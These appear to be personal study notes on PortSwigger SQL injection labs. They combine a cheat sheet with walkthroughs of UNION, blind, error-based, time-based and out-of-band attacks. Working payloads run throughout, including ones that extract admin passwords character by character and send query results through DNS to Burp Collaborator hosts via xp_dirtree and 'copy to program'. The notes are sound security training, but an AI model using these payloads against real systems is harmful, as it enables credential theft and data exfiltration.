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https://portswigger.net/web-security/sql-injection

About

```
What is the vulnerability? Reference ID from CVE, CWE, or OWASP (if applicable)
```

Affected Components

`Parts of the system (e.g., headers, input fields, API routes)``

Root Cause

```
Underlying reason for the vulnerability (e.g., missing input validation)
```

Impact / Risk

```
What could happen if exploited (e.g., data theft, account takeover)
```

Attack Vector

How the vulnerability is triggered or reached (e.g., reflected in search field)

Instruments

Tools used for exploitation

CLI

<u>psql</u>

```
sudo apt install postgresql-client -y
psql -h 94.237.51.163 -p 36146 -U acdbuser -d acmecorp
```

```
# spinning postgresql container server in Docker for test
docker run -d \
    --name postgres \
    -e POSTGRES_USER=admin \
    -e POSTGRES_PASSWORD=secret \
    -e POSTGRES_DB=mydb \
    -p 5432:5432 \
    -v postgres_data:/var/lib/postgresql/data \
    postgres:16
```

pgadmin4

```
# spinning pgadmin4 container for tool
docker run -d \
    --name pgadmin4 \
    -p 808:80 \
    -e PGADMIN_DEFAULT_EMAIL=admin@admin.com \
    -e PGADMIN_DEFAULT_PASSWORD=admin \
    -v pgadmin_data:/var/lib/pgadmin \
    dpage/pgadmin4
```

Prerequisites / Requirements

```
What the attacker needs (e.g., authentication, session)
```

Indicators of Misconfiguration

```
Signs that a system is vulnerable (e.g., missing headers)
```

Detection

```
How to identify it (e.g., Burp scan, manual test)
```

Mitigation / Prevention

```
Steps to prevent or fix it (e.g., sanitize input, set secure headers)
```

Exploit Example

Specific payload or PoC used to exploit the vulnerability

References

```
Links to documentation, cheatsheets, CVEs, or blog posts
```

A&Q

Questions that pop-up

String concatenation

You can concatenate together multiple strings to make a single string.

```
Oracle 'foo'||'bar'

Microsoft 'foo'+'bar'

PostgreSQL 'foo'||'bar'
```

```
MySQL 'foo' 'bar' [Note the space between the two strings]

CONCAT('foo', 'bar')
```

Substring

You can extract part of a string, from a specified offset with a specified length. Note that the offset index is 1-based. Each of the following expressions will return the string ba.

Oracle	<pre>SUBSTR('foobar', 4, 2)</pre>
Microsoft	<pre>SUBSTRING('foobar', 4, 2)</pre>
PostgreSQL	<pre>SUBSTRING('foobar', 4, 2)</pre>
MySQL	<pre>SUBSTRING('foobar', 4, 2)</pre>

You can use comments to truncate a query and remove the portion of the original query that follows your input.

Oracle	comment
Microsoft	<pre>comment /*comment*/</pre>
PostgreSQL	<pre>comment /*comment*/</pre>
MySQL	<pre>#comment comment [Note the space after the double dash] /*comment*/</pre>

Database version

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.

Oracle	SELECT banner FROM v\$version SELECT version FROM v\$instance
Microsoft	SELECT @@version
PostgreSQL	SELECT version()
MySQL	SELECT @@version

Database contents

You can list the tables that exist in the database, and the columns that those tables contain.

```
Oracle SELECT * FROM all_tables SELECT * FROM all_tab_columns WHERE table_name = 'TABLE-NAME-HERE'
```

Microsoft	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE- NAME-HERE'</pre>
PostgreSQL	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE- NAME-HERE'</pre>
MySQL	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE- NAME-HERE'</pre>

Conditional errors

You can test a single boolean condition and trigger a database error if the condition is true.

Oracle	SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN TO_CHAR(1/0) ELSE NULL END FROM dual
Microsoft	SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 1/0 ELSE NULL END
PostgreSQL	1 = (SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 1/(SELECT 0) ELSE NULL END)
MySQL	<pre>SELECT IF(YOUR-CONDITION-HERE,(SELECT table_name FROM information_schema.tables),'a')</pre>

You can potentially elicit error messages that leak sensitive data returned by your malicious query.

Microsoft	SELECT 'foo' WHERE 1 = (SELECT 'secret') > Conversion failed when converting the varchar value 'secret' to data type int.
PostgreSQL	<pre>SELECT CAST((SELECT password FROM users LIMIT 1) AS int) > invalid input syntax for integer: "secret"</pre>
MySQL	<pre>SELECT 'foo' WHERE 1=1 AND EXTRACTVALUE(1, CONCAT(0x5c, (SELECT 'secret'))) > XPATH syntax error: '\secret'</pre>

Batched (or stacked) queries

You can use batched queries to execute multiple queries in succession. Note that while the subsequent queries are executed, the results are not returned to the application. Hence this technique is primarily of use in relation to blind vulnerabilities where you can use a second query to trigger a DNS lookup, conditional error, or time delay.

Oracle	Does not support batched queries.
Microsoft	QUERY-1-HERE; QUERY-2-HERE QUERY-1-HERE QUERY-2-HERE
PostgreSQL	QUERY-1-HERE; QUERY-2-HERE
MySQL	QUERY-1-HERE; QUERY-2-HERE

Note

With MySQL, batched queries typically cannot be used for SQL injection. However, this is occasionally possible if the target application uses certain PHP or Python APIs to communicate with a MySQL database.

Time delays

You can cause a time delay in the database when the query is processed. The following will cause an unconditional time delay of 10 seconds.

Oracle	<pre>dbms_pipe.receive_message(('a'),10)</pre>
Microsoft	WAITFOR DELAY '0:0:10'
PostgreSQL	SELECT pg_sleep(10)
MySQL	SELECT SLEEP(10)

Conditional time delays

You can test a single boolean condition and trigger a time delay if the condition is true.

Oracle	SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 'a' dbms_pipe.receive_message(('a'),10) ELSE NULL END FROM dual
Microsoft	IF (YOUR-CONDITION-HERE) WAITFOR DELAY '0:0:10'
PostgreSQL	SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg_sleep(10) ELSE pg_sleep(0) END
MySQL	SELECT IF(YOUR-CONDITION-HERE, SLEEP(10), 'a')

DNS lookup

You can cause the database to perform a DNS lookup to an external domain. To do this, you will need to use <u>Burp Collaborator</u> to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to confirm that a DNS lookup occurred.

Oracle	(XXE) vulnerability to trigger a DNS lookup. The vulnerability has been patched but there are many unpatched Oracle installations in existence:					
	<pre>SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE root [<!ENTITY % remote SYSTEM "http://BURP-COLLABORATOR- SUBDOMAIN/"> %remote;]>'),'/l') FROM dual</pre>					
The following technique works on fully patched Oracle installations, but elevated privileges:						
	<pre>SELECT UTL_INADDR.get_host_address('BURP-COLLABORATOR-SUBDOMAIN')</pre>					
Microsoft	<pre>exec masterxp_dirtree '//BURP-COLLABORATOR-SUBDOMAIN/a'</pre>					
PostgreSQL	copy (SELECT '') to program 'nslookup BURP-COLLABORATOR-SUBDOMAIN'					

```
MySQL

The following techniques work on Windows only:

LOAD_FILE('\\\BURP-COLLABORATOR-SUBDOMAIN\\a')

SELECT ... INTO OUTFILE '\\\BURP-COLLABORATOR-SUBDOMAIN\a'
```

DNS lookup with data exfiltration

You can cause the database to perform a DNS lookup to an external domain containing the results of an injected query. To do this, you will need to use <u>Burp Collaborator</u> to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to retrieve details of any DNS interactions, including the exfiltrated data.

```
SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!
         DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT YOUR-
Oracle
         QUERY-HERE) | | '.BURP-COLLABORATOR-SUBDOMAIN/"> %remote; ] > '), '/1') FROM
         dual
         declare @p varchar(1024); set @p=(SELECT YOUR-QUERY-
         HERE); exec('master..xp dirtree "//'+@p+'.BURP-COLLABORATOR-SUBDOMAIN/
Microsoft
         a"')
         create OR replace function f() returns void as $$
         declare c text;
         declare p text;
         begin
         SELECT into p (SELECT YOUR-QUERY-HERE);
PostgreSQL c := 'copy (SELECT '''') to program ''nslookup '||p||'.BURP-
         COLLABORATOR-SUBDOMAIN''';
         execute c;
         END;
         $$ language plpgsql security definer;
         SELECT f();
         The following technique works on Windows only:
         SELECT YOUR-QUERY-HERE INTO OUTFILE '\\\BURP-COLLABORATOR-
MySQL
         SUBDOMAIN\a'
```

Ways to detect SQL Injection:

Test every entry point in the application

- · use ' and check for anomalies or errors
- look for systematic differences in the application responses
- 1=1 or 2=2
- · time delay payloads
- OAST payload to trigger out-of-band network interaction, monitor results
- burp suite scanner

Where most of the SQL injection vulnerability occurs?

- within the WHERE clause or a SELECT query
- anywhere

Common locations where SQL injection arises:

```
In UPDATE statements, within the updated values or the WHERE clause.
```

- In **INSERT** statements, within the inserted values.
- In **SELECT** statements, within the table or column name.
- In **SELECT** statements, within the **ORDER BY** clause.

Example:

When you click on Gifts to display different products your URL changes to

```
https://insecure-website.com/products?category=Gifts
```

This causes application to:

- make SQL query
- retrieve details of the relevant products from the db
- release = 1; used to hide products that aren't yet released

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

in case of no defences

- -- is a comment indicator in SQL
- so the query will no longed include AND released = 1
- · as a result all products are displayed

```
https://insecure-website.com/products?category=Gifts'--
```

```
SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1
```

displaying all products in all categories

• 1=1 is always true, so it will return all items

```
https://insecure-website.com/products?category=Gifts'+OR+1=1--
```

```
SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1
```

Retrieving hidden data

Lab 1: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Subverting application logic

Login as wiener:bluecheese

```
SQL

SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'
```

if we use name administrator and "comment sequece

- submit username as administrator'--
- blank password

```
SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```

SQL Injection UNION attacks

What is the indicator that application is vulnerable?

- result of the query are returned within the applications reponses
- use the UNION keyword to retrieve data from other tables

```
SELECT a, b FROM table1 UNION SELECT c, d FROM table2
```

- returns a single result
- with 2 columns
 - o table 1 = a + b
 - o table 2 = c + d

key requirements:

- the individual queries must return the same number of columns
- data types in each column must be compatible between the individual queries

How to find those requiremenets?

- How many columns are returned from the original query?
- Which columns returned from the original query are of a suitable data type to hold the results from injected query

Determining number of columns required

Method I

Injection a series of ORDER BY clauses and implementing specified column index until an error occurs

- you don't need to know the name of the columns, since they are specified by the index
- if the injection point is a quoted string within the WHERE clause submit

```
' ORDER BY 1--
' ORDER BY 2--
' ORDER BY 3--
etc.
```

Indication of detection, as long as you detect some differences in the response

return

The ORDER BY position number 3 is out of range of the number of items in the select list.

- or actual error return in its HTTP response
- · sometimes no return no results at all

Method II

Submitting a series of **UNION SELECT** payloads specifying a different number of null values

```
' UNION SELECT NULL--
' UNION SELECT NULL, NULL--
' UNION SELECT NULL, NULL--
etc.
```

If a number of nulls does not match the number of columns, the db will return the error

All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists.

Why do we use NULL value?

- the data types in each column must be compatible between the original and the injected queries
- NULL is convertible to every common data type

it maximizes the chance that the payload will succeed

Indicators

- when number of nulls matches the number of columns, the db returns an additional row in the result set, containing NULL values in each column
- effect on HTTP response depends on the application code
- Null values may trigger NullPointerException error
- If error is the same a always method is ineffective

Lab

Positive

GET /filter?category='+UNION+SELECT+NULL,NULL,NULL-- HTTP/2



'UNION SELECT NULL, NULL, NULL--

Refine your search:

All Clothing, shoes and accessories Corporate gifts Lifestyle Pets Toys & Games

Negative

GET /filter?category='+UNION+SELECT+NULL,NULL-- HTTP/2

Internal Server Error

Internal Server Error

Database-specific syntax

Oracle for example uses build-in table "dual"

SQL

MySQL double-dash must be followed by a space or hash can be used to comment

Finding columns with useful data type

- you want to retrieve data in string format,
- so you have to find one or more columns whose data type is, or is compatible with, string data
- after you determined number of required columns
 - o probe each column to test whether it can hold string data
 - submit a series of UNION SELECT payloads that place a string value into each column in turn
 - o if a query returns 4 columns

```
' UNION SELECT 'a', NULL, NULL--
' UNION SELECT NULL, 'a', NULL--
' UNION SELECT NULL, NULL, 'a', NULL--
' UNION SELECT NULL, NULL, 'a'--
```

if column data type is not compatible with string data, injected data will cause db error

Conversion failed when converting the varchar value 'a' to data type int.

- if error doesn't not occur and application's response contains some additional content including the injected string value
 - o green light

Lab

```
'+UNION+SELECT+'abcdef',NULL,NULL--
```

Retrieving Interesting Data

Suppose that:

- original query returns 2 columns
- both can hold string
- injection point is quoted string with the WHERE clause
- the db contains table users, with columns username, password

retrieve contents by submitting

```
' UNION SELECT username, password FROM users--
```

What do you need to know to make it work?

- table name (users)
- · two column names, username, password

Retrieving multiple values within a single column

How it's done?

- by concatenating the values together
- include separator to let you distinguish the combined values

Oracle

- || is a string concatenation operator
- concatenates username ~ password

```
' UNION SELECT username || '~' || password FROM users--

SQL

'foo'+'bar'
' UNION SELECT 'username' + 'password' FROM users--
' UNION SELECT username, password FROM users--
```

Steps to reproduce

- Determine number of columns being returned by query
- Determine which column contain text data

```
GET /filter?category='+UNION+SELECT+NULL,'a'-- HTTP/2
GET /filter?category='+UNION+SELECT+'a',NULL-- HTTP/2
```

• Retrieve the context of the users table

```
GET /filter?category='+UNION+SELECT+NULL,username||'~'||password+FROM+users--
HTTP/2
```

output

carlos~yv4788b5oes82fpbkov9
administrator~qyixjbp11ltkd68vuuoz
wiener~d8312vub7sga01l3uz0v

Enumeration

Querying the database type and version on MySQL and Microsoft

Database type	Query
Microsoft, MySQL	SELECT @@version
Oracle	SELECT * FROM v\$version
PostgreSQL	SELECT version()

Use UNION attack to find out the version and db type

```
' UNION SELECT @@version--

HTML

Microsoft SQL Server 2016 (SP2) (KB4052908) - 13.0.5026.0 (X64)

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Standard Edition (64-bit) on Windows Server 2016 Standard 10.0 <X64> (Build 14393: ) (Hypervisor
```

Steps to reproduce:

· determine number of columns

```
GET /filter?category='+ORDER+BY+2# HTTP/2
-- or
GET /filter?category='+UNION+SELECT+NULL,NULL# HTTP/2
```

determine which one returns string data

```
-- they both are

GET /filter?category='+UNION+SELECT+'sql-data-too','sql-data'# HTTP/2
```

• it's MySQL, so we use hash '#' to comment

```
GET /filter?category='+UNION+SELECT+'abc',@@version#
```

Listing the contents of the database

Information Schema

- most db types (except Oracle) have a set of views called information schema
 - o provides info about the db

· to list individual table

Listing db contents on non-Oracle dbs

use union attack determine columns determine string columns sql inject

```
GET /filter?category='+ORDER+BY+2-- HTTP/2
-- or
GET /filter?category='+UNION+SELECT+NULL,NULL-- HTTP/2
```

```
-- they both are
GET /filter?category='+UNION+SELECT+'sql-data-too','sql-data'-- HTTP/2
```

Lab

```
'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--
'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_
name='users_hvgofw'--
'+UNION+SELECT+username_grknrh,+password_phjykp+FROM+users_hvgofw--
```

Selecting all tables



'UNION SELECT table_name, NULL FROM information_schema.tables--

Refine your search: All Clothing, shoes and accessories | Corporate gifts | Food & Drink | Lifestyle | Tech gifts

```
pg_partitioned_table
pg_available_extension_versions
pg_shdescription
user_defined_types
udt_privileges
sql_packages
pg_event_trigger
pg_amop
schemata
routines
referential_constraints
administrable_role_authorizations
products
```



'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users_hvgofw'--

password_phjykp email

username_grknrh

Selecting all usernames and passwords from the users_hvgofw table



'UNION SELECT username_grknrh, password_phjykp FROM users_hvgofw--

Refine your search:

All Clothing, shoes and accessories Corporate gifts Food & Drink Lifestyle Tech gifts

administrator

pi9jvmf84spurx087nuf

carlos

o4tib60kwtc9wgbdwt6a

wiener

s7445m11yawv0dlav8hh

Blind SQL injection

When does it occurs?

- when application is still vulnerable to SQL Injection
- but its HTTP responses do not contain the results of the relevant SQL query
- or the details of any db errors
- many techniques aren't efficient with blind SQL injection vulnerabilities (like UNION), because you need to see HTTP output

Triggering conditional responses

Environment

application that uses tracking cookies to gather stats about usage

```
Cookie: TrackingId=u5YD3PapBcR4lN3e7Tj4
```

 when a request containing TrackingId cookie is processed, app uses a SQL query to determine whether this is a known user

```
SQL

SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR41N3e7Tj4'
```

- this query is vulnerable
- results from the query aren't returned to user
- if you submit recognized TrackingId → query returns data → you receive 'Welcome back' message in reponse

```
...xyz' AND '1'='1
...xyz' AND '1'='2
```

Determining password for the user by sending a series of inputs to test the password one char at a time

- next query returns 'Welcome Back'
- · injected condition is true

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username =
'Administrator'), 1, 1) > 'm
```

this query does not return

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username =
'Administrator'), 1, 1) > 't
```

The **SUBSTRING** function is called **SUBSTR** on some types of database.

Lab

Environment

- · app uses tracking cookie
- performs SQL query containing the value of submitted cookie
- · results aren't returned, no error messages are displayed
- app include 'Welcome Back' message if the query returns any rows
- assume password only contains alphanumeric alphabet

Changing cookie to check if 'Welcome Back' appears

```
Cookie: TrackingId=r6QmFU1pxLfPEi81' AND '1'='1;
```

Verify that there is a table called 'users' and condition is true

```
SQL
...xyz' AND (SELECT 'a' FROM users LIMIT 1)='a
```

Verify that there is a Administrator username in the table users

```
' AND (SELECT 'a' FROM users WHERE username='administrator')='a
```

Determining the length

Determine how many chars are in the password of the administrator (should be true)

```
' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a
```

Send a series of follow-up values to test different password lengths

```
TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>2)='a
TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>3)='a
```


Intruder

r6QmFU1pxLfPEi8l' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>§1§)='a;

perform negative search with burp pro or regular search

password is 20 chars

Request ^	Payload	Status code	Error	Timeout	Length	Comment
9	8	200			5462	
10	9	200			5462	
11	10	200			5462	
12	11	200			5462	
13	12	200			5462	
14	13	200			5462	
15	14	200			5462	
16	15	200			5462	
17	16	200			5462	
18	17	200			5462	
19	18	200			5462	
20	19	200			5462	




Determining the passwords value

using **SUBSTRING()** function to extract a single char from the password and test it against specific value


```
TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a
```

password complexity:

- a-z
- 0-9




add Grep-Match



start

· we determined that the first letter is 's'



Go with a second letter

```
TrackingId=xyz' AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username='administrator')='a
```


Cluster BOMB

Cookie

Cookie: TrackingId=r6QmFU1pxLfPEi8l' AND (SELECT SUBSTRING(password,§1§,1) FROM users WHERE username='administrator')='§a§;

Choose an attack type

Attack type: Cluster bomb



Results s66btdwc9fgmt9tlggnn

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Wel ∨	Comment
581	1	S	200			5462	1	
122	2	6	200			5462	1	
123	3	6	200			5462	1	
244	4	b	200			5462	1	
605	5	t	200			5462	1	
286	6	d	200			5462	1	
667	7	w	200			5462	1	
268	8	С	200			5462	1	
189	9	9	200			5462	1	
330	10	f	200			5462	1	
351	11	g	200			5462	1	
472	12	m	200			5462	1	
613	13	t	200			5462	1	
194	14	9	200			5462	1	
615	15	t	200			5462	1	
456	16	l	200			5462	1	
357	17	g	200			5462	1	
358	18	g	200			5462	1	
499	19	n	200			5462	1	
500	20	n	200			5462	1	

Error-based SQL Injection

Used to

- · extract or infer sensitive data from the db
- · even in blind contexts
- possibilities depends on the configuration of the db and the types of errors you're able to trigger

Way A:

 induce application to return a specific error based on the result of a boolean expression (similar to Blind SQL injection)

Way B:

- trigger error messages that output the data returned by the query
- turns blind SQL injection into visible ones

Triggering conditional errors

Environment

- some applications carry out SQL carries but their behavior doesn't change
- injecting boolean conditions makes no difference to the application's responses
- it's possible to induce the app to return a different response depending on whether a SQL error occurs

Modify the query so that it causes a db error only if the condition is true

Using CASE keyword to test a condition and return a different expression depending on whether
the expression is true

- first one, evaluates to 'a' which does not acuse any error
- second one, it evaluates to 1/0, that cause divide-by-zero error

```
xyz' AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END)='a
xyz' AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'a' END)='a
```

If the error causes a difference in the application's HTTP response

- use it to determine whether the injected condition is true
- retrieve data by testing one char at a time

```
xyz' AND (SELECT CASE WHEN (Username = 'Administrator' AND
SUBSTRING(Password, 1, 1) > 'm') THEN 1/0 ELSE 'a' END FROM Users)='a
```

There are different techniques of triggering errors, and they work on different db types

Extracting sensitive data via verboase SQL error messages

Some misconfigurations result in verbose error messages

- next error is generated after injecting a single quote into an id parameter
- this turns an otherwise blind SQL injection vulnerability into a visible one

```
Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = '''. Expected char
```

Using CAST () function to achieve this

enables you to convert one data type to another

```
-- often the data you're trying to read is a string
-- attempting to convert data type, into incompatible may cause error
CAST((SELECT example_column FROM example_table) AS int)

ERROR: invalid input syntax for type integer: "Example data"
```

Blind SQL Injections by triggering time delays

SQL queries are triggered **synchronously** MsSQL Server

```
'; IF (1=2) WAITFOR DELAY '0:0:10'--
-- not delaying, condition is false
'; IF (1=1) WAITFOR DELAY '0:0:10'--
-- delays
```

Retrieve data by testing one char at a time

there are various techniques for different dbs

```
'; IF (SELECT COUNT(Username) FROM Users WHERE Username = 'Administrator' AND SUBSTRING(Password, 1, 1) > 'm') = 1 WAITFOR DELAY '0:0:{delay}'--
```

Lab

Oracle	dbms_pipe.receive_message(('a'),10)
Microsoft	WAITFOR DELAY '0:0:10'
PostgreSQL	SELECT pg_sleep(10)
MySQL	SELECT SLEEP(10)

PostgreSQL db

Verify that app takes 10 sec to respond

```
'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--
```

Verify that app does not sleep

```
'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--
```

Testing if username 'administrator' in table users

```
'%3BSELECT+CASE+WHEN+
(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users-
```

Determining how many chars are in the password of administrator

try it until you see immediate response

```
'%3BSELECT+CASE+WHEN+
(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_s
leep(0)+END+FROM+users--
```

Determining password value

```
'%3BSELECT+CASE+WHEN+
(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+
ELSE+pg_sleep(0)+END+FROM+users--
```

Intruder

```
'%3BSELECT+CASE+WHEN+
(username='administrator'+AND+SUBSTRING(password,§1§,1)='§a§')+THEN+pg_sleep(
10)+ELSE+pg_sleep(0)+END+FROM+users--;
```

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195	6	j	200	10134			5429
341	5	q	200	10133			5429
560	14	0	200	10133			5429
33	12	b	200	10132			5429
710	17	7	200	10132			5429
522	18	y	200	10132			5429
262	10	m	200	10131			5429
519	15	у	200	10131			5429
436	16	u	200	10131			5429
298	4	0	200	10129			5429
713	20	7	200	10127			5429
533	8	Z	200	10126			5429
19	19	a	200	10125			5429
639	9	4	200	10124			5429
536	11	Z	200	10124			5429
490	7	x	200	10123			5429
475	13	W	200	10123			5429
338	2	q	200	10122			5429

Blind SQL using out-of-band OAST technique

- app may carry the same SQL query as priveus by doing it asynchronously
 - o multi thread to execute SQL query using the tracking cookie

app response doesn't depend on the

- · query returning any data
- db error occurring
- · time taken to execute the query

However it is possible to exploit vulnerability by

- triggering out-of-band network interactions
- to a system you control
- many protocols can be used, but the most efficient is DNS

Burp Collaborator is the most reliable tool for using out-of-band technique


- server that provides custom implementations of various network services (incl DNS)
- · detect network interactions

MsSQL Server query to cause DNS lookup of the specific domain

```
'; exec master..xp_dirtree
'//0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net/a'--
```

Lab

Confirming OAST
But in lab we have oracle



Exfiltrating data

Input reads the password for the Administrator user Appends a unique domain Triggers a DNS lookup

```
'; declare @p varchar(1024);set @p=(SELECT password FROM users WHERE
username='Administrator');exec('master..xp_dirtree
"//'+@p+'.cwcsgt05ikji0n1f2qlzn5118sek29.burpcollaborator.net/a"')--
```

This lookup allow you to see captured password

```
SQL
S3cure.cwcsgt05ikji0n1f2qlzn5118sek29.burpcollaborator.net
```

SQL injection w/ filter bypass using XML encoding

